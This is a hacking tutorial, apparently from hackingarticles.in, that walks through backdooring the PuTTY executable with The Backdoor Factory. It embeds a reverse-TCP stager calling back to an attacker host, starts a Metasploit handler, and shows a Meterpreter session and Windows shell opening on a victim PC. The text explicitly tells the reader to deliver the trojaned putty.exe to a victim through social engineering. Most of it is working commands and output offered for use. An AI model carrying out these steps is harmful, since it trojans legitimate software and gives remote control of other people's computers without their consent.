Hack Remote Windows PC using The Backdoor factory with Metasploit

hackingarticles.in/hack-remote-windows-pc-using-the-backdoor-factory-with-metasploit

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

The goal of BDF is to patch executable binaries with user desired shellcode and continue normal execution of the prepatched state.

First of all download the-backdoor-factory-master from **here**. Now unzip the-backdoor-factory-master .zip file. And save in your desktop



```
root@kali:~/Desktop# unzip the-backdoor-factory-master.zip
Archive:  the-backdoor-factory-master.zip
a0e6025ae22541725baf958f56b100535e6e332c
   creating: the-backdoor-factory-master/
 extracting: the-backdoor-factory-master/.gitignore
  inflating: the-backdoor-factory-master/COPYING
  inflating: the-backdoor-factory-master/README.md
 extracting: the-backdoor-factory-master/__init__.py
   creating: the-backdoor-factory-master/aPLib/
   creating: the-backdoor-factory-master/aPLib/contrib/
   creating: the-backdoor-factory-master/aPLib/contrib/16bit/
  inflating: the-backdoor-factory-master/aPLib/contrib/16bit/deppack.nas
  inflating: the-backdoor-factory-master/aPLib/contrib/16bit/depptiny.nas
  inflating: the-backdoor-factory-master/aPLib/contrib/16bit/history.txt
  inflating: the-backdoor-factory-master/aPLib/contrib/16bit/makeit.bat
   creating: the-backdoor-factory-master/aPLib/contrib/AppleII/
  inflating: the-backdoor-factory-master/aPLib/contrib/AppleII/apdstsrc.s
  inflating: the-backdoor-factory-master/aPLib/contrib/AppleII/apsrcdst.s
  inflating: the-backdoor-factory-master/aPLib/contrib/AppleII/readme.txt
   creating: the-backdoor-factory-master/aPLib/contrib/PowerBASIC/
  inflating: the-backdoor-factory-master/aPLib/contrib/PowerBASIC/aplib.bas
  inflating: the-backdoor-factory-master/aPLib/contrib/PowerBASIC/aplib.inc
   creating: the-backdoor-factory-master/aPLib/contrib/PowerBuilder/
  inflating: the-backdoor-factory-master/aPLib/contrib/PowerBuilder/example.txt
```


Now move to the-backdoor-factory-master directory & install it.



```
root@kali:~/Desktop/the-backdoor-factory-master# ./install.sh
Hit http://security.kali.org sana/updates InRelease
Hit http://security.kali.org sana/updates/main Sources
Hit http://security.kali.org sana/updates/contrib Sources
Hit http://security.kali.org sana/updates/non-free Sources
Hit http://security.kali.org sana/updates/main i386 Packages
Hit http://security.kali.org sana/updates/contrib i386 Packages
Hit http://security.kali.org sana/updates/non-free i386 Packages
Ign http://security.kali.org sana/updates/contrib Translation-en_IN
Ign http://security.kali.org sana/updates/contrib Translation-en
Ign http://security.kali.org sana/updates/main Translation-en_IN
Ign http://security.kali.org sana/updates/main Translation-en
Ign http://security.kali.org sana/updates/non-free Translation-en_IN
Ign http://security.kali.org sana/updates/non-free Translation-en
Reading package lists... Done
Reading package lists... Done
Building dependency tree
Reading state information... Done
python-capstone is already the newest version.
python-capstone set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 3 not upgraded.
[*] installing appack for onionduke
Reading package lists... Done
Building dependency tree
```

Now download **putty.exe** file and check whether this binary is supported.

./backdoor.py -f /root/Desktop/putty.exe –s show



```
root@kali:~/Desktop/the-backdoor-factory-master# ./backdoor.py -f /root/Desktop/putty.e
xe -s show
    ____  ____  ______           __
   / __ )/ __ \/ ____/___ ______/ /_____  _______  __
  / __  / / / / /_  / __ `/ ___/ __/ __ \/ ___/ / / /
 / /_/ / /_/ / __/ / /_/ / /__/ /_/ /_/ / /  / /_/ /
/_____/_____/_/    \__,_/\___/\__/\____/_/   \__, /
                                            /____/

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         Version:   3.2.4

[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
The following WinIntelPE32s are available: (use -s)
   cave_miner_inline
   iat_reverse_tcp_inline
   iat_reverse_tcp_inline_threaded
   iat_reverse_tcp_stager_threaded
   iat_user_supplied_shellcode_threaded
   meterpreter_reverse_https_threaded
   reverse_shell_tcp_inline
   reverse_tcp_stager_threaded
   user_supplied_shellcode_threaded
```


Now patch putty.exe file using existing code cave using following command.

./backdoor.py -f /root/Desktop/putty.exe -s iat_reverse_tcp_stager_threaded -H 192.168.0.6 -P 8080



```
root@kali:~/Desktop/the-backdoor-factory-master# ./backdoor.py -f /root/Desktop/putty.e
xe -s iat_reverse_tcp_stager_threaded -H 192.168.1.6 -P 8080
__________                __       .___
\______   \_____    ____ |  | __ __| _/____   ___________
 |    |  _/\__  \ _/ ___\|  |/ // __ |/  _ \ /  _ \_  __ \
 |    |   \ / __ \\  \___|    </ /_/ (  <_> |  <_> )  | \/
 |______  /(____  /\___  >__|_ \____ |\____/ \____/|__|
        \/      \/     \/     \/    \/
___________              __
\_   _____/____    _____/  |_  ___________ ___.__.
 |    __) \__  \ _/ ___\   __\/  _ \_  __ <   |  |
 |     \   / __ \\  \___|  | (  <_> )  | \/\___  |
 \___  /  (____  /\___  >__|  \____/|__|   / ____|
     \/        \/     \/                   \/

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         Twitter:   @midnite_runr
         IRC:       freenode.net #BDFactory

         Version:   3.2.4

[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Loading PE in pefile
[*] Parsing data directories
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 409
[*] All caves lengths:  409
```



Now enter selection as **3**. It will show the message **putty.exe** is in the backdoored directory.



```
############################################################
[*] Cave 1 length as int: 409
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x294 End: 0xffc; Cav
e Size: 3432
2. Section Name: .text; Section Begin: 0x1000 End: 0x5d000; Cave begin: 0x5cd45 End: 0x
5cffc; Cave Size: 695
3. Section Name: .data; Section Begin: 0x7a000 End: 0x7c000; Cave begin: 0x7a9e5 End: 0
x7ac0c; Cave Size: 551
4. Section Name: None; Section Begin: None End: None; Cave begin: 0x7b400 End: 0x7c00a;
 Cave Size: 3082
**************************************************
[!] Enter your selection: 3
[!] Using selection: 3
[*] Changing flags for section: .data
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
File putty.exe is in the 'backdoored' directory
```

We can see **putty.exe** in backdoored directory.



Now we need to set up a listener to handle reverse connection sent by victim when the exploit successfully executed.


use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set lhost 192.168.1.6

exploit

Now send your **putty.exe** files to victim using any social engineering technique. Now when the victim will use putty you will get the meterpreter of victim PC.



```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.6
lhost => 192.168.1.6
msf exploit(handler) > set lport 8080
lport => 8080
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.6:8080
[*] Starting the payload handler...
[*] Sending stage (885806 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.6:8080 -> 192.168.1.2:49353) at 2015
-12-01 21:05:52 +0530

meterpreter > sysinfo
Computer        : RAJ-PC
OS              : Windows 7 (Build 7600).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > shell
Process 3408 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\RAJ\Desktop>
```